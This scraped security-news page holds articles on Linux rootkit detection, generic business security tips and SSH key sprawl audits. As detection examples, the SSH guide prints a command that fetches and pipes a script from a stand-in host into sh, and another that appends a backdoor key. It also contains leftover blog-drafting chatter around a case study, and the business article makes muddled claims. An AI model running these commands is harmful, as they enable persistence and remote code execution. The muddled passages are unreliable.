abuse. Others load directly into the Linux kernel, where they can intercept activity before monitoring tools ever see the real picture. What a Linux Rootkit Actually Does A Linux rootkit exists for one reason: to make attacker activity disappear . Sometimes that means hiding files or processes. Other times it means suppressing logs, concealing outbound connections, ormasking remote access entirely. The goal is always the same — make the compromised system look normal long enough for nobody to investigate it closely. Some rootkits stay in the user space and tamper with what applications report back to administrators. Others run directly inside the Linux kernel itself. That is where things get dangerous fast. Once attackers reach kernel space, they can interfere with the operating system before tools like ps, top, or netstat ever see the real activity. At that point, defenders are no longer investigating a trustworthy system. They are investigating a system that may already be lying to them. Why Linux Remains an Attractive Target Linux powers the backbone of modern enterprise infrastructure. Many of these systems—like storage appliances or CI/CD servers—stay online for months with limited downtime, making them perfect candidates for long-term persistence. Attackers have shifted away from older, noisy binary-replacement methods to abusing legitimate system functionality : Loadable Kernel Modules (LKMs): Used for drivers, abused for stealth. LD_PRELOAD: Used for debugging, abused for code injection. eBPF / io_uring: Used for observability/performance, abused for undetectable kernel-level hooking. The line between "necessary admin tool" and "malicious rootkit" is now paper-thin. How Modern Linux Rootkits Stay Hidden LD_PRELOAD: Forces the system to load a malicious shared object before everything else. This can hide files or intercept credentials globally. Kernel-level Hooking: Once a module is in the kernel, it can "hook" functions. If you ask the kernel for a process list, the rootkit modifies the result on the fly to remove its own process ID. eBPF and io_uring: These modern features are hard to disable because they support critical system monitoring. Attackers use this "don't touch" status to hide their activity in plain sight. Defender’s Toolkit: What to Check Tomorrow If you suspect a systemis compromised, stop relying on standard binary output. Use these commands to look for the "truth" underneath: Target Command / Check Why it matters Modules lsmod Look for unsigned or unexplained modules. Libraries cat /etc/ld.so.preload This file should almost always be empty. eBPF bpftool prog show Identify hidden/unknown eBPF programs running in the kernel. Network ss -antp vs netstat Compare different tools; if they disagree, something is intercepting calls. Integrity ausearch -k module-load Check logs for unexpected module loading activity. Why Traditional Detection Breaks Down Many security products still rely on static indicators like hashes or file signatures. Elastic Security Labs found that adding a single "null byte" to a rootkit’s code can be enough to bypass antivirus software entirely without breaking the malware's function. Focus on behavior, not files: Unexpected kernel module loading. Unauthorized LD_PRELOAD usage. Sudden, unexplained process masquerading. Abnormal io_uring system call patterns. Reducing Linux Rootkit Risk Preventing kernel-level compromise is easier than recovering from it. Once a rootkit is in the kernel, you should treat the entire system as untrusted. Enforce Module Signing: Use modules_disabled or secure boot to prevent unauthorized kernel modules. Harden the Kernel: Use sysctl to restrict access to debugging interfaces like kprobes or perf_event_open. Layered Telemetry: Do not rely on local logs alone. Use hypervisor-level monitoring and external network traffic analysis. If the host is lying, the network and the hypervisor will tell the truth. Prioritize Patching: Most rootkits gain a foothold through known vulnerabilities. Closing the front door is the best way to keep thesesophisticated tools from ever getting inside. For teams running bare-metal infrastructure, reviewing dedicated server security hardening practices at the hosting level adds another layer before attackers ever reach the OS. Final Thoughts Linux rootkits are not relics—they are high-value tools for attackers who understand that modern infrastructure is often a "black box" to defenders. A hidden implant inside a cloud host or ESXi server can provide years of access while your dashboards stay green. The moment you stop trusting the operating system’s report is the moment your investigation actually begins. Traditional antivirus is only the first layer; true defense requires behavioral monitoring, deep visibility, and the readiness to rebuild rather than "clean" a compromised system. The hardest attacks to stop are the ones that are already running, quiet and invisible, beneath your feet. Related Articles Rootkits: Threats and Prevention Techniques For Linux Systems BERT: Cross-Platform Ransomware Hits Linux & ESXi - Important Advisory Understanding Play Ransomware's New Linux Variant Targeting ESXi LockBit 4.0: Safeguarding Linux from Ransomware Attacks and Risks Akira Ransomware Attacks VMware ESXi With Linux Encryptor . Most malware wants to execute and spread. A rootkit wants to stay invisible long enough that nobody . linux, rootkits, never, really, disappeared, stopped, attracting. . MaK Ulac
Jun 01, 2026
•
102
 network securitydata protectionbackup strategies
Essential Cybersecurity Practices for Businesses to Protect Data
In this increasingly digital era, every business, no matter the size, has to be vigilant about its cybersecurity. Data breaches have become rampant over the past several years, costing even the top companies millions of dollars in damages. Hackers are always scheming to steal critical data and so, it is best to stay ahead of the game. . When it comes to protecting sensitive business and customer data, you need to implement the best and latest security solutions. Even if your business is small and consider it the last target for hackers, or use DIY security practices, it is important to ensure your security systems and applications are up-to-date in cases of a data breach. If you don’t know where to start, do not fret as this read will provide simple but powerful cybersecurity tips that you can implement today. What is Cybersecurity and Why Should I Bother? If you're a small business ownersmall business owner , you probably already know the importance of cybersecurity. Cyber attacks can bring down entire websites or critical network infrastructure. While larger companies can often withstand a DDoS attack, small businesses typically don't have the resources to recover from such an event. As a result, 60% of small businesses will close after suffering a cyber-attack. To minimize your risks, take the time to train your employees on basic Internet best practices. Despite the importance of cybersecurity awareness for small businesses, it's important to note that many small companies ignore the importance of cybersecurity. These companies have numerous devices connected to the internet at any given time, and a single breach can result in a major data breach. While you might not have any data on your own, you should invest in cybersecurity software and hardware to keep your data safe. Businesses are increasingly becoming the prime target of cybercriminals, and it's important to protect yourself and your business. Use Firewalls A firewall is usually the first line of defense againsthackers and cybercriminals. You’ll want to make sure you have both internal and external firewalls to protect your network and data. If you have employees working remotely, ensure they have firewalls in their devices as well. To ascertain compliance, consider providing them with firewall support. Firewalls have a number of benefits. They filter traffic and alert the user when a threat is detected. These devices are especially useful if the connection has a static IP address or is always on. They are generally installed alongside antivirus software. A personal firewall is usually a standalone product, a piece of software, or a hardware device with firewall firmware embedded. The latter is often used to set restrictions between in-home devices. If you don't need a separate firewall, a hardware firewall may be the best option. What Is Shorewall? If you have never heard of Shorewall, you should read this. Shorewall can also be useful for a network administrator, preventing access from malicious websites. Before installing Shorewall, read the documentation. Once you have installed it, you will need to run dos2unix against the configuration files to make sure they are correct. You can also find some sample configuration files in the Samples/one-interface directory. Once you've installed Shorewall, you will need to configure it. There are several settings you can adjust, including how to allow traffic and how to block access. First, you need to set the rules. These settings will allow or block traffic on certain ports. In this example, a firewall will block access to port 22000, which is a modified SSH port. In the next example, we'll use a custom configuration to allow SSH forwarding from an external TCP port 3022 to an internal server on a private network using standard SSH port 22. Document the Cybersecurity Policies Next, you’ll want to make sure you document all your company protocols for determining the practices as well as policies for cybersecurity. If you own a small business but are newto IT security compliance, check the Small Business Administration Cybersecurity portal for checklists, online information, and other relevant information. A cybersecurity policy can be an essential part of any company's information security strategy. It is important to follow guidelines that address both the general threat environment and the needs of the industry. Almost every company has proprietary data and employees' personal information at risk. Linux Cybersecurity Education & Training is Integral to Growing Your Career There are many benefits to a career in cyber security, including an excellent work-life balance. Most cybersecurity professionals work less than 40 hours per week and have the flexibility to enjoy their personal lives. This is because cybersecurity jobs are highly sought-after. Cybersecurity training programs can help you get the necessary skills. In addition to the excellent pay, careers in cyber security also offer lots of job security. These positions are in high demand and can be rewarding, too. Today's cybersecurity industry is booming. According to the U.S. Bureau of Labor Statistics, there are approximately 3.5 million open positions in the cyber security field. According to the Enterprise Service Group, 51% of IT decision-makers will struggle to fill open positions in the field by 2021. According to the World Economic Forum, cyber-attacks and data breaches are among the top five global concerns. Therefore, a career in cybersecurity is an exciting option for students interested in advancing their careers and helping others. Make Backups Regularly Having backups of your important documents is essential. In addition to digital backups, you should also maintain physical copies of all your documents. This way, you'll have a complete backup. For your data to be fully protected, you should organize and store the backup documents in an organized manner. Once you have the files organized, you can easily retrieve the data if necessary. The third step in data backup is tokeep a copy of each important document in a safe place off-site. Backing up your data is a must, regardless of the size and type of your business. If you don't back up your data, you could lose years of work and memories. A data backup is like a digital parachute in case of an emergency. Unfortunately, only 30% of people back up their data on a regular basis. The best backup practices are only followed by about 20% of IT professionals and personal computer users. A full 93% of companies will not survive one year without a recovery plan, so you need to be prepared. Cybersecurity is critical in this day and age using SIEM tools or alike. Data breaches come with hefty fines when customer information is breached and a simple attack can ruin your business. Avoid becoming a victim by implementing the security measures above. Implement Passwords and Multi-Factor Authentication When it comes to making passwords, there will always be that one person who uses their middle name or birthday. Hackers have powerful tools with algorithms that are able to guess millions of passwords in seconds. So, if your password falls in the easy or obvious category, you become potential prey. It is advisable to use a strong password of at least 12 characters, with a mix of capital and lowercase letters, numbers, and symbols. In addition, use multi-factor authentication to add a layer of security to your network. When you log into an application, a website, or the cloud, you'll probably be prompted to enter a second authentication factor. This may be something as simple as a password or OTP. But what if you don't have any of these tools? How can you be sure you're being authenticated? Luckily, multi factor authentication can help keep your identity secure. Here are some examples of situations where this technique might be the right solution for your needs. Linux Two-factor Authentication For Linux users, installing two-factor authentication can be a good way to prevent login-based attacks. The two-step verificationprocess also protects against social engineering attacks, as a victim's password is no longer enough to gain access to information. However, many Linux users are not happy with the default implementation of the two-factor authentication (TFA) feature. The two-factor authentication process is particularly important for people who use digital passwords to log in to their accounts. Passwords are often just the first stumbling block in a cybercriminal's journey to access personal information. The COVID-19 pandemic is an example of how a password-only system can be breached. But with two-factor authentication, hackers can't use stolen passwords against you. Secure the Business Wi-Fi Network Wi-Fi networks are one of those points where people can gain access to your system and install malicious software. Ensure your business network is secure, encrypted, and hidden from the public. Staff members should also safely encrypt their personal networks as their security is vital to your company’s safety. Make sure that your wireless router uses a secure password. This password should be at least 8 characters long and should contain uppercase, lowercase, numbers, and symbols. A firewall is also a good option to protect your wireless network from malware. These tools prevent hackers from accessing your network, preventing unauthorized access and minimizing the risk of a wifi attack. Most wireless devices are shipped with default administrator passwords, which can be easily obtained from the Internet. In addition, you should disable remote administration of your network to make it harder for an attacker to connect. To do this, set your router to require users to log in using a username and password that is unique to their network. Once you do this, you can rest easy knowing that your wireless network is protected from WiFi attacks. Install Robust Anti-Virus Software Regardless of how trained and experienced you and the employees are, you are prone to mistakes at some point. Installing robust anti-virusand anti-malware software on all your devices adding an extra layer of protection, particularly against phishing will go a long way in protecting your company. Know Your Company Inside Out Proper cybersecurity begins with proper knowledge of your company and points where hackers are likely to target. Think hard or use an IT professional to figure out whether hackers would be more interested in your employee's personal information, customer data, or intellectual property. Once you figure out the points of interest, ensure those areas have a high level of security and have a maintenance plan to ensure that remains the case. Conclusion The Linux operating system is used on most cloud servers, and this fact is important to know. More companies are moving their data to the cloud. A good Linux cybersecurity professional will have a deep understanding of the key areas of this operating system to ensure that their system is secure. You should protect the integrity of your data. This ensures that no one can alter it or corrupt it. Data should be available when a user needs it. This requires securing your system from the outside world by implementing strong user authentication. Keeping your system secure also means enforcing all privacy laws. When choosing your software, make sure that you choose a system with strong security features. . Safeguard critical enterprise information through fundamental Linux security methodologies, guaranteeing strong defenses against unauthorized access.. Cybersecurity Strategies, Linux System Security, Data Security Practices, Business Data Protection. . Justice Levine
Jun 01, 2026
•
102
 access controlopen-sourcekey management
SSH Key Sprawl on Linux Unmanaged Access Threats and Cleanup Guide
A production Linux server gets rebuilt from an old image. A contractor leaves. A CI/CD job is retired. Months later, the same SSH public keys are still sitting in authorized_keys, silently trusted by root or a service account nobody owns anymore. . That is how SSH key sprawl usually happens. It rarely stems from one obvious failure. Instead, it accumulates through years of small access decisions that never expire. For attackers, those forgotten keys are not clutter; they represent silent SSH persistence, a vector for Linux lateral movement, and a direct path around the identity controls your team thinks are protecting the fleet. This guide explains how experienced Linux administrators should approach a Linux SSH key audit: where keys hide, what they look like during an investigation, and how to transition to sustainable SSH key lifecycle management without breaking production. Quick SSH Key Sprawl Audit Before changing a single configuration line, ask your team these five questions: Which local users currently have an authorized_keys file? Which public keys appear on more than one host across the estate? Which keys allow direct access to root or highly privileged service accounts? Which keys have no clear owner, ticket trail, comment, or active business purpose? Which key files have been modified recently outside of approved automation windows? What SSH Key Sprawl Actually Means SSH key sprawl is not just "too many files." It is an unmanaged trust. Every public key in an authorized_keys file is a standing, unsupervised access decision. The operating system is stating, “Whoever holds the matching private key can authenticate as this user.” That is acceptable when the key is documented, current, restricted, and monitored. It becomes a massive liability when nobody knows who created it, why it exists, or where the private key lives. The core issue is that SSH key-based access does not naturally follow the lifecycle of normal identity systems. Passwordsexpire. SSO accounts get disabled. PAM workflows require explicit approval. SSH keys, unless managed deliberately, remain valid indefinitely. The National Institute of Standards and Technology (NIST) has explicitly warned that SSH-based interactive and automated access requires strict provisioning, termination, and monitoring. Yet, while organizations pour resources into central identity directories, authorized_keys security is frequently treated as background infrastructure rather than a critical identity control layer. That control gap is where sprawl thrives. A typical Linux estate quickly fills up with a chaotic mix of user keys, root keys, service keys, deployment keys, break-glass keys, vendor keys, cloud-init keys, and leftovers from decommissioned scripts. To the SSH daemon, a legitimate administrative key and an orphaned key look identical. CRITICAL OPERATIONAL WARNING: Do Not Start by Deleting Keys Never start cleanup by deleting keys you don’t recognize. Production systems often rely on poorly documented automation, and removing the wrong key can break backups, deployments, configuration management, or emergency access. Keep discovery and remediation separate. Why SSH Keys Become a Hidden Attack Surface SSH is trusted because it is familiar. Administrators rely on it daily for troubleshooting, patching, and incident response. Because it is a foundational tool, it is easy to view SSH access as static infrastructure rather than highly privileged identity management. Attackers exploit this familiarity. A valid SSH key provides quiet access without password guessing, without triggering multi-factor authentication (MFA) in standard setups, and without generating the loud credential-failure noise that alarms Security Operations Centers (SOCs). If an attacker compromises a user account and writes their own public key to that account’s authorized_keys file, they have secured a reliable backdoor. The SANS Internet Storm Center describes this as one of the firstpersistence moves automated bots attempt after compromising a Unix host. MITRE ATT&CK tracks this behavior under SSH Authorized Key Manipulation (T1098.004) . They note that adversaries regularly modify these files directly, through shell commands, or via cloud APIs to maintain persistence, escalate privileges, or access higher-privileged identities across Linux, macOS, ESXi, and cloud environments. Where the Sprawl Starts Operational Pressure: A deployment pipeline needs fast access to a fleet. A team needs temporary access during a critical outage. A vendor needs to troubleshoot a production system. An administrator appends a public key to a few machines because the ticket is urgent. The incident ends, the systems remain online, the key remains trusted, and the team moves on. Cloud Velocity: Infrastructure changes faster than access reviews. Images get cloned, instances inherit metadata, and automation accounts get reused across staging and production. SANS notes that SSH keys often function as long-lived credentials in cloud investigations, completely bypassing centralized identity tools when mishandled. The Root Problem: Direct root SSH login removes individual attribution; every action appears to come from the same omnipotent identity. When root authorized_keys files contain old keys, the system cannot distinguish legitimate emergency access from malicious persistence. SANS connects this directly to forensic weakness: actions performed as root are incredibly difficult to tie back to a specific human operator. Making this a real case study adds immense value and instantly elevates the credibility of the entire piece. You can anchor the blog post by citing a high-profile real-world breach pattern that mirrors this exact vulnerability lifecycle: the TeamPCP supply chain campaign, which directly targeted CI/CD ecosystems and developer infrastructure (including a widespread compromise of the Jenkins Marketplace and popular GitHub Actions/PyPI packages). Here is a revisedversion of that specific block, rewritten as a concrete real-world case study to drop straight into your blog: The TeamPCP CI/CD Supply Chain Campaign The risk of automation key sprawl moved from theoretical to catastrophic during a widespread supply chain campaign tracked to a threat actor group known as TeamPCP. Instead of targeting hardened downstream production applications directly, the attackers systematically compromised the developer ecosystem. They injected backdoors into open-source Python packages (like liteLLM on PyPI) and published trojanized plugins to the Jenkins Marketplace (including the widely used Checkmarx AST plugin). Once the malicious plugins or poisoned dependencies are executed within target environments, they run with controller-level privileges. TeamPCPs' automated payload immediately launched an aggressive credential harvester designed to parse the file system for over 50 categories of secrets. Among the highest-value targets seized were unpassphrased SSH private keys and cloud credentials sitting on legacy, developer-managed, or forgotten Jenkins instances. Because many organizations completely lack an automated access lifecycle for automation infrastructure, these extracted keys still matched active authorized_keys files across production fleets. Attackers used these forgotten paths to bypass standard perimeter security, move laterally into production Kubernetes clusters, and establish silent, long-term persistence without ever triggering standard brute-force or credential-failure alerts. The root cause was not an exploit in OpenSSH itself; it was a systemic failure to treat CI/CD and automation keys as ephemeral, high-risk identities. Warning Signs and Red Flags When reviewing an environment, do not simply count files. Look for structural anomalies and trust relationships that do not match your current operational reality. Red Flags That Need Immediate Review Root authorized_keys containing old personal keys: Personal laptop keys insideroot accounts mean zero attribution and severe offboarding risk. Key reuse across unrelated accounts or hosts: The same public key appearing in multiple users' home directories means a single private key compromise compromises the whole network. Blank or generic key comments: Keys ending in generic tags like user@localhost> or simply no comment at all, hiding ownership. authorized_keys modified outside change windows: File modification timestamps that do not align with central configuration management logs. Direct user write permissions on production trust files: Users retain full control over the files that dictate who can log into their accounts. Unrestricted SSH agent forwarding: Forwarding allowed across shared jump hosts, exposing active identity sockets to local root users. Suspicious Command-Line Behavior Attackers moving laterally often abuse legitimate OpenSSH binaries to execute commands across your network. Watch out for these specific execution patterns in your process and shell history logs: # Bypassing strict host checking to push remote shell payloads ssh -oBatchMode=yes -oStrictHostKeyChecking=no user@10.10.20.50 'curl http://malicious.local/script.sh | sh' # Appending a key directly to a profile via a single shell command echo "ssh-rsa AAAA..." > > ~/.ssh/authorized_keys # Local identity switching to bypass standard administrative logs ssh root@localhost -i /tmp/id_rsa The last example is easy to overlook. Local SSH authentication is frequently abused for identity switching on the same machine. SANS points out that local SSH to a privileged account frequently bypasses sudo logs and other standard tracking mechanisms that administrators rely on for user attribution. A Step-by-Step Linux SSH Key Audit To bring an unmanaged environment under control safely, follow a structured, procedural approach. Step 1: Inventory All Trust Files Locate every active authorized_keys and authorized_keys2 file across your file systems.Do not assume they only live in /home. Search systematically: Bash find /home /root /var/lib -name "authorized_keys*" -type f Step 2: Generate Key Fingerprints A public key string is long and unwieldy. To compare keys accurately across multiple hosts, extract their unique cryptographic fingerprints using ssh-keygen: ssh-keygen -lf /home/user/.ssh/authorized_keys This outputs the key size, the MD5 or SHA256 fingerprint, the associated user, and the comment string. Step 3: Find Duplicate Keys Across the Fleet Map your fingerprints into a central sheet or database. Identify keys that cross security boundaries. A deployment key repeated across a controlled web tier may be expected; a single contractor's public key repeated across three separate administrative accounts and two service accounts is a major architecture flaw. Step 4: Isolate Root and Service Account Keys Prioritize high-privilege targets. Extract every key inside /root/.ssh/authorized_keys and any service accounts with sudo privileges. Cross-reference these keys against active personnel lists and open tickets. Step 5: Correlate Changes with Log History Verify the file metadata. Use stat to check the modification times of the files. Cross-reference unexpected modifications with your central authentication logs (/var/log/secure or /var/log/auth.log) to see which user account and IP address were active when the file was modified. Step 6: Move Cleanup Into Change Control Once orphaned keys are identified, do not delete them via manual shells. Schedule a maintenance window, stage the removals via your configuration management tooling (Ansible, Puppet, or Salt), and monitor application behavior immediately following the run. Common Mistake: Treating File Permissions as the Whole Fix Standard file permissions are basic hygiene, but they do not equal comprehensive security control. Setting an authorized_keys file to 0600 owned by the user stops other local unprivileged users from tampering with it.However, it does absolutely nothing to prevent a compromised user account—or a compromised application running under that user's context—from appending a new key to its own profile. The SANS ISC recommends considering root ownership with read-only access for user files where appropriate, noting that while the immutable flag (chattr +i) is not an airtight security boundary against a root breakout, it adds high detection value because standard automated processes cannot alter the file without throwing an explicit error. This requires a mental shift: permissions should support your access model, not just satisfy a compliance checklist. For interactive staging spaces, user-managed keys might be tolerable. For production environments, user-managed trust is an operational liability. The critical question isn't "Are the permissions valid?" It is "Who is authorized to change who can log in?" Practical Remediation Examples If you must use static keys for automation or service accounts, you should drastically narrow their capabilities using OpenSSH enforcement clauses directly within the authorized_keys file. Instead of a raw public key string, prefix the entry with restrictive options: Plaintext from="10.10.20.15",command="/usr/local/bin/backup-script",no-agent-forwarding,no-port-forwarding,no-X11-forwarding,no-pty ssh-ed25519 AAAA... This configuration does not make the key entirely harmless, but it drastically reduces its utility if exposed. It limits network ingress to a single IP address (from="10.10.20.15"), forces the execution of a singular, hardcoded script (command="..."), drops interactive terminal access (no-pty), and strips out advanced features that attackers exploit for lateral movement. Centralizing the Access Database To stop sprawl entirely, move the trust database out of user home directories. You can redirect OpenSSH to look for authorized keys in a central, root-governed directory by modifying /etc/ssh/sshd_config: Plaintext AuthorizedKeysFile/etc/ssh/authorized_keys/%u This shifts write access entirely to root, preventing users or compromised applications from self-provisioning access paths. You can also leverage AuthorizedKeysCommand to pull keys dynamically from an external source, such as a secure identity provider or a secrets engine. However, remember the operational tradeoff: dynamic lookups introduce hard dependencies. If the central lookup service goes down or a network partition occurs, your administrators may be locked out. Experienced teams always test these failure states and maintain isolated, break-glass local authentication paths. The Hidden Spots Admins Forget An effective audit must extend past the standard incoming trust files. Attackers analyze the entire SSH configuration to find outbound paths. known_hosts Security: The known_hosts file logs every system a user or service has successfully connected to from this machine. Red Canary notes that attackers actively parse these files to map the internal network topology and target secondary systems for lateral movement. Enable hashing (HashKnownHosts yes) in your global configuration to prevent cleartext infrastructure mapping. SSH Agent Forwarding: While highly convenient for hopping across bastion environments, agent forwarding extends local authentication trust into remote systems. If an intermediate jump host is compromised, a local root user can hijack your active forwarded agent socket to authenticate elsewhere on the network under your identity. Disable agent forwarding globally and mandate ProxyJump instead. Passphraseless Private Keys: An unencrypted private key sitting on a disk is a plaintext credential. Where automated, non-interactive workflows require keys, ensure they are placed in dedicated secret management engines with strict application loop isolation rather than standard user home directories. Shifting from Static Keys to Governed Access Eliminating static SSH keys across a massive fleet overnight is rarelyrealistic. A pragmatic path forward requires categorizing access into distinct operational layers: Access Category Governance Strategy Human Administrators Tie access strictly to individual identity. Implement Central Identity Providers (IdPs), enforce multi-factor authentication, mandate sudo for granular attribution, and eliminate identity debt when employees depart. Automation & CI/CD Maintain isolated, single-purpose identities. Enforce source IP constraints and forced commands directly in the centralized key configurations. Privileged Infrastructure Enforce PermitRootLogin no across the fleet. Force administrators to log in using named personal accounts first, creating an explicit audit trail before escalating privileges via sudo. The Strategic Goal: SSH Certificate Authentication For growing or highly regulated enterprises, static public keys create too much long-lived security debt. Moving to SSH certificate authentication is the cleanest long-term structural solution. Instead of deploying public keys across thousands of production hosts, you configure your SSH daemons to trust a centralized SSH Certificate Authority (CA). Users and automation pipelines authenticate to an identity provider to receive short-lived, cryptographically signed certificates (valid for hours or a single shift). When certificates are short-lived, access expires naturally. You no longer need to run complex cleanup scripts when a contractor leaves or an automation host is retired; the clock revokes the credential automatically. Start your cleanup this week with the highest-risk targets: inventory your root accounts and privileged service entries first. Extract their fingerprints, verify their current business justifications, and purge the entries that cannot be explicitly accounted for. SSH is not inherently insecure; unmanaged trust is. . Learn how to combat SSH key sprawl in Linux environmentsand secure your infrastructure against potential vulnerabilities.. SSH audit, Linux key management, secure Linux access, automate SSH security, open source SSH techniques. . MaK Ulac
May 27, 2026
•

Get the latest News and Insights
Get the latest Linux and open source security news straight to your inbox.
Community Poll
Does sandboxing completely stop hackers?
Search Topics
Powered By

Linux Security - Your source for Top Linux News, Advisories, HOWTOs and Feature Releases
QUICK LINKS
subscribe to newsletters!
Like staying secure? So do we.
Sign up for updates, tips, and alerts!
Discover faster search, smarter navigation, and deeper Linux security insights. Read More